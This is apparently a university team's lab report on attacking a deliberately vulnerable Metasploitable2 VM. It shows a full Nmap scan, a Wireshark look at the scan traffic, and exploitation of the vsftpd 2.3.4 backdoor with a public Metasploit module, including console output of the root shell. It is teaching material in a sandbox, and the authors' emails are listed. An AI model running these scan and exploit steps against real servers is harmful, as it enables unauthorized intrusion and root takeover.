Virtual Pentesting Lab Report:
Exploiting vsftpd 2.3.4 Vulnerability

Team members	Emails
Ahmed Mostafa	Capoandroney123@gmail.com
Mohamed Mostafa	mohamed.gaballah@ejust.edu.eg
Omar Ahmed Abdelmawla	omar.elhag@ejust.edu.eg
Hassan Hashem	Hassane.hashem@gmail.com
Mohamed Essam	Mohamed.elmazaty@ejust.edu.eg

Contents

1. Missions Overview

a) Performing Full Reconnaissance on the Whole Network.

b) Investigating PCAP File to Discover Ongoing Reconnaissance.

c) Getting Shell Access Using an Ongoing Meterpreter Session.

d) Doing Privilege Escalation by Getting Root Access.

2. Overall Report Issue

This report describes the process of exploiting a vulnerable FTP server (vsftpd 2.3.4) in a Metasploitable2 virtual machine, focusing on reconnaissance, vulnerability exploitation, PCAP analysis, and obtaining root access through a meterpreter session.


3. Step-by-Step Walkthrough of Each Mission

Mission A: Performing Full Reconnaissance on the Whole Network


1. Setup:

- Kali Linux and Metasploitable2 machines were both installed on VM Workstation.
- Ensured network connectivity using the ping command between the two machines.


-metasploitable2



-Kali




-check connectivity between the two machines




2. Nmap Scan:

- Ran a comprehensive Nmap scan on the victim machine to identify open ports.
- Detected several open ports, including FTP port 21 running vsftpd 2.3.4.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A 192.168.3.132 -O
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 14:38 EDT
Nmap scan report for 192.168.3.132
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.3.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
```




```
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      45879/udp   mountd
|   100005  1,2,3      58886/tcp   mountd
|   100021  1,3,4      40660/tcp   nlockmgr
|   100021  1,3,4      46935/udp   nlockmgr
|   100024  1          52569/tcp   status
|_  100024  1          60132/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```

Mission B: Investigating PCAP File to Discover Ongoing Reconnaissance

1. Wireshark Capture:


- Before running the Nmap scan, Wireshark was started to capture network traffic.
- Filtered and investigated the PCAP file, noticing consecutive requests to different ports.


```
┌──(kali㉿kali)-[~]
└─$ wireshark
** (wireshark:99484) 14:38:33.409540 [Capture MESSAGE] -- Capture Start ...
** (wireshark:99484) 14:38:33.475197 [Capture MESSAGE] -- Capture started
** (wireshark:99484) 14:38:33.475329 [Capture MESSAGE] -- File: "/tmp/wireshark_eth0VD7RV2.pcapng"
** (wireshark:99484) 14:41:40.126480 [Capture MESSAGE] -- Capture Stop ...
** (wireshark:99484) 14:41:40.148192 [Capture MESSAGE] -- Capture stopped.
```



2. Analysis:

- The scan behavior was consistent with Nmap's port scanning techniques, confirming the reconnaissance phase. (requests with ports on the victim machine Consecutive)






Mission C: Getting Shell Access Using an Ongoing Meterpreter Session


1. Identifying Vulnerability:


- Based on the Nmap results, vsftpd 2.3.4 was identified as a vulnerable version.
- Searched for the vulnerability in **Exploit database** and found an exploit on **Metasploit**: exploit/unix/ftp/vsftpd_234_backdoor.



2. Running the Exploit:

- Launched Metasploit, set the required options (RHOSTS), and executed the exploit.
- Successfully gained a meterpreter session.





```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.3.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.3.132:21 - USER: 331 Please specify the password.
[+] 192.168.3.132:21 - Backdoor service has been spawned, handling...
[+] 192.168.3.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.3.128:35685 → 192.168.3.132:6200) at 2024-10-22 16:14:02 -0400

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
```

```
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# echo "i am root now so i don't need to make a privilage esclation"
sclation"m root now so i don't need to make a privilage e
i am root now so i don't need to make a privilage esclation
root@metasploitable:/# ls -a
ls -a
.    boot   etc    initrd.img  media       opt   sbin  tmp  vmlinuz
..   cdrom  home   lib         mnt         proc  srv   usr
bin  dev    initrd lost+found  nohup.out   root  sys   var
root@metasploitable:/# cd root
cd root
root@metasploitable:/root# ls
ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:/root# cat vnc.log
cat vnc.log

New 'X' desktop is metasploitable:0

Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/metasploitable:0.log
```

Mission D: Doing Privilege Escalation by Getting Root Access

1. Privilege Escalation:

- After gaining the meterpreter session, there was **no need for additional privilege escalation**, as root access was automatically obtained.

4. Investigation of the Scanning Behavior

Upon investigating the PCAP file, it became evident that the Nmap scan caused multiple sequential requests to open ports. This is typical behavior for network reconnaissance, allowing attackers to map the services available on the victim machine.

5. Conclusion

In this virtual pentesting lab, we successfully demonstrated the entire pentesting lifecycle, from reconnaissance to exploitation, and finally gaining root access. The exploitation of the vsftpd 2.3.4 vulnerability was straightforward using Metasploit, and Wireshark provided valuable insights into network scanning behavior.